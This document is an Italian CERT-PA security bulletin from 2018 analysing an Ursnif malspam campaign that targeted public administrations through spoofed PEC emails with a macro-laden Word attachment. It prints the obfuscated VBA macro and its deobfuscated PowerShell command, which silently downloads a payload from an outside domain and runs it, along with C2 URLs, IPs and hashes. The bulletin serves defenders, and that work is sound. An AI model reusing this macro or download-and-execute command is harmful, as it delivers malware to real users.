Agenzia per l'Italia Digitale
Presidenza del Consiglio dei Ministri

COMPUTER EMERGENCY RESPONSE TEAM
PUBBLICA AMMINISTRAZIONE
CERT - PA
Agenzia per l'Italia Digitale
Presidenza del Consiglio dei Ministri

Campagna ursnif italiana

ID: CERT-PA-B005-180727 Data: 27/07/2018

AVVERTENZE

Il documento ha lo scopo di fornire alle Amministrazioni accreditate il quadro di riferimento degli scenari di minaccia rilevati dal CERT-PA, al fine di consentire loro di avviare tempestivamente valutazioni di impatto sui propri sistemi informativi e implementare le misure di contrasto/contenimento dei rischi correlati.

Il CERT-PA, nell'erogare al meglio questo servizio, si avvale di propri fornitori e di fonti pubbliche disponibili in Rete, individuati e selezionati tra i più autorevoli organismi di sicurezza, aziende specializzate e fornitori di tecnologie, al fine di garantire alla comunità di riferimento – con la massima accuratezza, affidabilità e tempestività possibile – le informazioni utili per la prevenzione e la gestione degli incidenti di sicurezza informatica.

Non è consentito far uso di queste informazioni per finalità differenti da quelle sopra indicate.

La presenza di rinvii operati mediante tecniche di ipertesto (link) non costituisce una raccomandazione del CERT-PA verso il soggetto richiamato, ma unicamente uno strumento per facilitare il rapido recupero di informazioni utili.

Indice

Sommario

Questa sezione contiene l'elenco delle minacce oggetto del bollettino. Dalle segnalazioni e dal monitoraggio delle fonti, il CERT-PA ha evidenziato i seguenti eventi:


1. Campagna Ursnif italiana

Il CERT-PA ha avuto modo di osservare e di analizzare una campagna di malspam indirizzata ad Enti Pubblici (e potenzialmente anche ad utenze private), per veicolare il famigerato malware bancario conosciuto come Ursnif.

Analisi della mail

La mail sembra provenire da un account PEC afferente il dominio "istruzione.it", ma da una analisi più dettagliata si nota chiaramente che i criminali hanno utilizzato tecniche di "spoofing" per rendere più credibile la campagna.

Di seguito uno screenshot di come si presenta una mail tipo:



Nel caso specifico è stato sfruttato l'evento "PugliArmonica", svoltosi nel mese di maggio, per simulare l'inoltro di documenti da parte di una pubblica amministrazione.

In realtà, l'analisi degli headers mostra chiaramente che la mail è stata inviata da un server localizzato in Giappone con indirizzo IP: 114.168.50.117 che risulta censito su diverse blacklist per via delle recenti attività malevole.

Nel corpo della mail, scritto in lingua italiana, si invita l'utente a visionare il documento in allegato: un file .doc contenente una macro malevola. Facendo leva sul fatto che il documento è stato generato con una versione di MS Office precedente a quella in uso dalla vittima, l'utente viene invitato ad abilitare la macro per proseguire con la visualizzazione del documento.

Analisi della macro

Il codice presente nella macro risulta banalmente offuscato tramite procedure che si avvalgono della concatenazione di funzioni e della rimozione finale dei caratteri spuri presenti nelle stringhe per generare entropia.

```
Rem Attribute VBA_ModuleType=VBADocumentModule
Option VBASupport 1

Function Auto_Repeat()
    b = Shell("cm" + Replace(natttrace, "y", "") + Replace(scinceopt, "y", "") + tesla, msoCameraObliqueBottom - 46)
End Function


Function scinceopt()
    scinceopt = tntcurier & clientabu + ametradus
End Function
Function natttrace()
    natttrace = "ydy.eyy" + "Xyye y  y/yy"
End Function
Function clientabu()
    clientabu = "yFyyilyy y """
End Function
Function tntcurier()
    tntcurier = "ycyy ""  yPyyO" + "yywyyeRyysyyH" + "yEylyLy yy-yny" + "yoyyLyOyy" + "yyyGOy y y-Ny" + "yOeyXyy" + s
End Function
Function sigaa()
    sigaa = "yIyty -yny" + "yoNyIyy" + "NyyT" + "yyEyRyyAyycyyT" + "yIVyy yy -yWyIyynyDy" + "Oyy y hyiy"
End Function


Function tesla()
tesla = "$E1x = 'tur" + "nitun.lo" + "an/vol" + "ume';$D" + "0x = \""$e" + "nv:te" + "mp\\gr" + "aphicPa" + "cksC" +
End Function
Sub AutoOpen()
  Auto_Repeat

End Sub
```

Una volta abilitata la macro, la funzione *AutoOpen()* richiama la funzione *Auto_Repeat()* per decodificare le informazioni e comporre la stringa che verrà silenziosamente eseguita dal terminale per lanciare codice PowerShell accompagnato da specifici paramenti.

Di seguito la stringa di codice deoffuscata:

```
cmd.eXe  /c " POweRsHElL -noLOGO -NOeXIt -noNINTERAcTIV -WInDO hiDden -EXecUtionP bYpAss -nOpROFil "$E1x = 'turnitun.loan/volume';$D0x = \"$env:temp\\graphicPacksCommon_$(Get-Random).com\";do{sleep 5;Invoke-WebRequest -Uri $E1x -OutFile $D0x}while(!$?);&Unblock-File $D0x;&$D0x""
```

Stranamente, l'analisi del documento Word attraverso le sandbox online non ha prodotto risultati interessanti e venendo nello specifico a mancare le attività effettuate lato traffico network. Il problema risiede nel fatto che il servizio offerto nella versione gratuita dalle più note sandbox online viene erogato mediante macchine MS Windows dotate di PowerShell versione 2.0.

Lo script in questione, eseguito attraverso la macro, utilizza il comando "**Invoke-WebRequest**" implementato in PowerShell versione 3.0 per il download di una risorsa remota. Sulle versioni precedenti lo script produce un errore e l'operazione termina senza che venga effettuata la richiesta.

Su una macchina MS Windows dotata di PowerShell v.3 risulta chiaramente visibile la richiesta verso il dominio "*turnitun.loan*", localizzato in Francia, con lo scopo di scaricare il file "*volume*".

Analisi del file PE

La risorsa "*volume*" richiesta mediante lo script PowerShell è un file di tipo PE32 scritto in C++ e dotato di tecniche di Anti-Debug.

Una volta eseguito sulla macchina della vittima il malware provvede a recuperare informazioni locali relative alla macchina compromessa; solo dopo essersi assicurato di non lavorare in modalità di debug provvede a riscrivere alcune sezioni del file decodificando la url che punta al server di command and control (C&C) come visibile dallo screenshot riportato di seguito.

```
0018FAA0  00298970  p‰)   RETURN from kernel32.GetProcAddress to 00298970
0018FAA4  76080000  ▪v    hModule = 76080000 ('SHLWAPI')
0018FAA8  0029A3F8  ø£)   Procname = "StrChrA"
0018FAAC  02A48A80  €Š¤   ASCII "http://86.105.1.152"
0018FAB0  00000001
0018FAB4  002989F5  õ‰)
0018FAB8  00000024  $
0018FABC  0029A2C4  Ä¢)
0018FAC0  0029B0D8  Ø°)
0018FAC4  0029A140  @¡)   ASCII "SHLWAPI.dll"
0018FAC8  00000001
0018FACC  0029A3F8  ø£)   ASCII "StrChrA"
```


La richiesta completa interroga il server "86.105.1.152" localizzato in Italia per richiedere la risorsa "*dgQbblA.avi*" disponibile alla seguente url:


*http://**86.105.1.152**/images/_2Bf271jU/Nz3ZNDbIev8nfPiZY40i/fs2HsAoBtiOBbO6g40c/t7tizUuzSJFj_2Fez9_2Bq/xwCLKt9_2Bubc/cCSzwFgA/0qofukcu4ftDnLOZLyO5re_/2BphuM3JRX/4dd9_2BjIdUQeA20y/eYwHY2v_2B2Gm4UP/**dgQbblA.avi***

Lo user-agent utilizzato per la richiesta è il seguente:

User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)

Il file mascherato da video (.avi) contiene una lunga stringa in base64 che una volta decodificata produce un file binario di 138k che probabilmente verrà reinterpretato dal malware tramite apposite funzioni (xor o metodi simili). Ulteriori analisi sono in corso.





Indicatori di compromissione

Nonostante le analisi del sample siano ancora in corso, si riportano di seguito gli IoC associati ai file di tipo PE scaricati dal server con IP **86.105.1.152** relativamente al periodo intercorso tra il 25 aprile e il 26 luglio 2018. La campagna fa specifico riferimento a Lokibot ed Ursnif.

Hash SHA256	Hash MD5	file
6518c3dfd738f658cbac86aad0c2f095884c9d668d748daa0c8307e2490bf1d2	05128bad78a5a38228f14e2e120ad7c8	PE
7be4302893340227dc1f69283e6749b0a5167d8ea42e56dce1e0240b119a5cf3	37227126dcd4ef4a3e8ab4c64f08dd4f	PE
607ace71f713d14c025338204a9252d93922d833f0890f261f98e12812169a03	557397b9c55a2972a1a164615e9b8c5b	PE
af24799449e6c2891036fa5b561abf1504c64f883aed8b27eeeb4d608aee2fca	33d7cab7a202102e40d6f0e57d15cee0	PE
36930d67c249fb7f020e6e5c10d7e1c1fd05a7f6ecfb282e3928e2bba84a5f0f	94907ea5bc1151e8325169f47528bb8e	PE
c8533c4accc97c34f9b2b30b70c4fdb9e8f42a26b72de7d8906864ad6b9998ef	e1783691a780a420ae8f163ceaceb2be	PE
78944d8961b56544f9f9dc0c68e696b43e8cf0f41af0abafb803ed0afe3e98d8	5f6fae60e2abd424c368317e7285e8f4	PE
7684208a2fc4d4d01d92d0c51241ab61b3f8be2b4b9e130e1fc5fba2d314af42	cd37b9afa23a4cbf252c2ef84615c977	PE
e40600c6642f7e11f30c975946b1e9c96735dffa4bf66489d08beffee8b54323	4f6e414ed3df8f8ddbf5cffa292744f2	PE
5bf2616363169e6ed4babaa4fe4294e8e4d438b4d124e88e6ee0696bb0ad00ec	ecb903abb5bbefe3ca677dac3c52ca85	PE
3ba8f49545f506faf7e7f0b66b385f180b70c538c9c5f09a7edef1d23e0c6217	dd765299608c96df0c1cf00995fcf07d	PE
816d59a74b9b458fd0fe87abf02e00f81cbd02488de8a3b6c6cca45d4645f34e	236883805de288ab3e2d5032ae4ba62e	PE
ef2f488d925fb629ba8b6616aa4781922aa240c638997aee58e4ffc965344d5d	2be486fc21107f8855efb2da03ecf016	PE
5bffa9f1c24d5dd69ee211e3fb2b176c10e930cac3b35beb8fb17130f8cafdb2	1714cf2647a549d0d7529223acf0fc97	PE
adef23a796e7dbe400cb41f6296919e5c748cc166228a9606f8141d65a7b4100	55df7bbfb31dc5dd4c1ddcb016792244	PE

IoC Network

IP Address:

- 86.105.1.152
- 114.168.50.117

Domain:

- turnitun.loan

Analisi Infosec

Nome file	Collegamento
DOC26524.doc	https://infosec.cert-pa.it/analyze/24b0502b14b63dc48f35c7c8003af132.html
Volume.exe	https://infosec.cert-pa.it/analyze/2faf5d65022e1d4140c22449ebe89d29.html

Conclusioni

La presente campagna è stata oggetto di analisi del CERT-PA in quanto pervenuta da una Pubblica Amministrazione e, a differenza di altre campagne simili analizzate in precedenza, risulta di notevole interesse in quanto, come si evince dalle informazioni sopra indicate, i criminali mirano a colpire utenti italiani.

Nella fattispecie la mail si presenta con un dominio mittente .it, oggetto e corpo del messaggio scritti in lingua italiana, l'infrastruttura di rete utilizzata dai criminali comprende server localizzati in Italia.